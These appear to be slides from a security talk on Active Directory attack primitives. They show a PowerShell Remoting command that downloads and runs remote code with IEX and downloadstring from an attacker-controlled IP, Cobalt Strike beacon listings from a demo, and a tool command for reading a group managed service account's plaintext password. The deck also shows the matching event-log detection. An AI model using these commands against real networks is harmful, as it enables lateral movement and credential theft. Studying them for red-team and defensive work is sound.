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Agenda

- › Prior Work
- › Acknowledgements
- › New Attack Primitives
- › Quality of Life Improvements
- › Performance Improvements
- › Q&A

Prior Work

- › [Heat-ray](#) by John Dunagan, Alice Zheng, and Daniel R. Simon (2009)
- › [Active Directory Control Paths](#) by Emmanuel Gras and Lucas Bouillot (2014)
- › [PowerView](#) by Will Schroeder
- › Everything on [ADSecurity.org](#) by Sean Metcalf
- › [DSInternals](#) by Michael Grafnetter

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New Attack Primitives

PowerShell Remoting

Use (yet another) legitimate Windows protocol for lateral movement

PowerShell Remoting

- › Based on membership in the “Remote Management Users” local group
- › The remote system must also have port 5985/5986 open and accessible
- › PowerShell remoting enables remote code execution...
- › ... but does not guarantee privileged code execution




```
$session = New-PSSession -ComputerName  
win-2016-001
```

```
Invoke-Command -Session $session -ScriptBlock  
{IEX ((new-object  
net.webclient).downloadstring('http://192.168.231.9  
9:80/a'))}
```

```
Disconnect-PSSession -Session $session
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```
Remove-PSSession -Session $session
```


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win-2016-001; Invoke-Command -Session $session  
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net.webclient).downloadstring('http://192.168.231.9  
:80/a'))}; Disconnect-PSSession -Session $session;  
Remove-PSSession -Session $session
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DEMO

Cobalt Strike View Attacks Reporting Help



external	internal	user	computer	note	pid	last
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		108	32ms
192.168.231.101	192.168.231.101	lpaine	WIN-2016-001		632	14ms
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		2172	62ms
192.168.231.101	192.168.231.101	dpolojac *	WIN-2016-001		4404	50ms
192.168.231.101	192.168.231.101	jbui	WIN-2016-001		6076	33ms
192.168.231.101	192.168.231.101	dpolojac	WIN-2016-001		6176	3ms
192.168.231.101	192.168.231.101	dhohnstein	WIN-2016-001		6556	18ms
192.168.231.129	192.168.231.129	lpaine	DC-2016-001		3240	17ms

Event Log X Web Log X Beacon 192.168.231.101@6076 X

Beacon 192.168.231.101@4404 X Beacon 192.168.231.101@6556 X Beacon 192.168.231.101@6176 X Beacon 192.168.231.129@3240 X Beacon 192.168.231.101@632 X

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6176 6216 powershell.exe
6216 4836 powershell.exe
6356 4112 cmd.exe
6556 7788 powershell.exe
6572 608 prunsrv-amd64.exe
6584 6780 cmd.exe
6896 6356 conhost.exe
7024 2296 cmd.exe
7088 2296 cmd.exe
7196 2172 conhost.exe
7236 704 ShellExperienceHost.exe
7292 7460 cmd.exe
7356 1404 powershell.exe
7388 704 ApplicationFrameHost.exe
7392 7804 conhost.exe
7512 7728 MSASCuiL.exe
7564 7460 cmd.exe
7608 5676 conhost.exe
7720 4172 conhost.exe
7788 7292 powershell.exe
7804 6868 cmd.exe
7932 7564 powershell.exe
8024 4112 powershell.exe
8048 6176 conhost.exe
8108 6048 conhost.exe
8132 6584 conhost.exe
8168 4112 notepad++.exe
8184 2092 conhost.exe

[+] received output:
contoso\lpaine

[WIN-2016-001] lpaine/632
beacon>
```

Last: 14ms

GMSA Control

Read plaintext passwords of special service accounts in Active Directory

GMSA Control

- › Group Managed Service Account
- › Special type of AD service account
- › Introduced in Windows Server 2012
- › Password managed by domain controllers
- › Password automatically changes every 30 days
- › **Plain-text password remotely retrievable by authorized principals**



SQL01.CONTOSO.LOCAL



GMSA-SQL01.CONTOSO.LOCAL



ReadGMSAPassword



GMSA: Best Practice vs Reality


Best Practice:

- › Only the machine can read the GMSA password
- › GMSA runs applications, but isn't a local admin
- › GMSA has no special privileges in AD

Reality:

- › Very liberal inbound permissions on GMSA
- › Very commonly made local admin
- › GMSA can be added to AD groups...

GMSA: Reality



Attack Plan

We'll read and use the plain text password of the GMSA account

We will need:

- › The name of the GMSA



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`GMSAPasswordReader.exe --AccountName SQL01`

Source: [GMSAPasswordReader](#) by Rohan Vazarkar



DEMO

5880	4268	chrome.exe	x64	1	CONTOSO\Administrator
6048	6396	cmd.exe	x64	1	CONTOSO\dhohnstein
6064	1404	conhost.exe	x64	1	CONTOSO\Administrator
6112	4268	chrome.exe	x64	1	CONTOSO\Administrator
6132	4268	chrome.exe	x64	1	CONTOSO\Administrator
6356	4112	cmd.exe	x64	1	CONTOSO\Administrator
6556	7788	powershell.exe	x86	1	CONTOSO\dhohnstein
6572	608	prunsvr-amd64.exe			
6584	6780	cmd.exe	x64	1	CONTOSO\dhohnstein
6864	1296	MusNotification.exe			
6896	6356	conhost.exe	x64	1	CONTOSO\Administrator
7196	2172	conhost.exe	x64	1	CONTOSO\dpolajac
7292	7460	cmd.exe	x64	1	CONTOSO\dhohnstein
7356	1404	powershell.exe	x64	1	CONTOSO\Administrator
7388	704	ApplicationFrameHost.exe			
7512	7728	MSASCuiL.exe	x64	1	CONTOSO\Administrator
7548	6864	MusNotificationUx.exe	x64	1	CONTOSO\Administrator
7564	7460	cmd.exe	x64	1	CONTOSO\dpolajac
7608	5676	conhost.exe	x64	1	CONTOSO\Administrator
7788	7292	powershell.exe	x64	1	CONTOSO\dhohnstein
7932	7564	powershell.exe	x64	1	CONTOSO\dpolajac
8024	4112	powershell.exe	x64	1	CONTOSO\Administrator
8108	6048	conhost.exe	x64	1	CONTOSO\dhohnstein
8132	6584	conhost.exe	x64	1	CONTOSO\dhohnstein
8168	4112	notepad++.exe	x86	1	CONTOSO\Administrator
8184	2092	conhost.exe	x64	1	CONTOSO\dpolajac

[WIN-2016-001] dpolajac */4404

beacon> she



Start typing to search for a node...

Database Info

Node Info

Queries

GMSA-SQL01@CONTOSO.LOCAL

Sessions

0

Sibling Objects in the Same OU

36

Reachable High Value Targets

33

Effective Inbound GPOs

2

See user within Domain/OU Tree

Node Properties

Extra Properties

Group Membership

Local Admin Rights

Execution Privileges

Outbound Object Control

Inbound Object Control


Explicit Object Controllers

Unrolled Object Controllers

Transitive Object Controllers

Notes

Pictures



Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Active Directory Web Services
 - DFS Replication
 - Directory Service
 - DNS Server
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - Windows PowerShell
 - Subscriptions

Directory Service Number of events: 208

Level	Date and Time	Source	Event ID	Task Category
Information	2/7/2020 10:48:29 PM	ActiveDirectory_DomainService	2946	Security
Warning	2/7/2020 10:46:54 PM	ActiveDirectory_DomainService	2947	Security
Warning	2/7/2020 10:46:34 PM	ActiveDirectory_DomainService	2947	Security

Event 2947, ActiveDirectory_DomainService

General Details

An attempt to fetch the password of a group managed service account failed.

Group Managed Service Account Object:
CN=SQL01,OU=SQLUsers,DC=contoso,DC=local
Caller SID:
S-1-5-21-153951712-174133717-528793688-1606
Caller IP:
192.168.231.101:57769
Error:
8995

Log Name: Directory Service
Source: ActiveDirectory_DomainService Logged: 2/7/2020 10:46:54 PM
Event ID: 2947 Task Category: Security
Level: Warning Keywords: Classic
User: CONTOSO\SQL01\$ Computer: DC-2016-001.contoso.local
OpCode: Info
More Information: [Event Log Online Help](#)

2947

Actions

- Directory Service
 - Open Saved Log...
 - Create Custom View...
 - Import Custom View...
 - Clear Log...
 - Filter Current Log...
 - Properties
 - Find...
 - Save All Events As...
 - Attach a Task To this ...
 - View
 - Refresh
 - Help
- Event 2947, ActiveDirectory_DomainService
 - Event Properties
 - Attach Task To This Event...
 - Copy
 - Save Selected Events...
 - Refresh
 - Help

GMSA Control Resources

- › [GMSA Password Reader](#)
- › [DSInternals](#)
- › [PSgMSAPwd](#)
- › [ADSecurity](#)


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
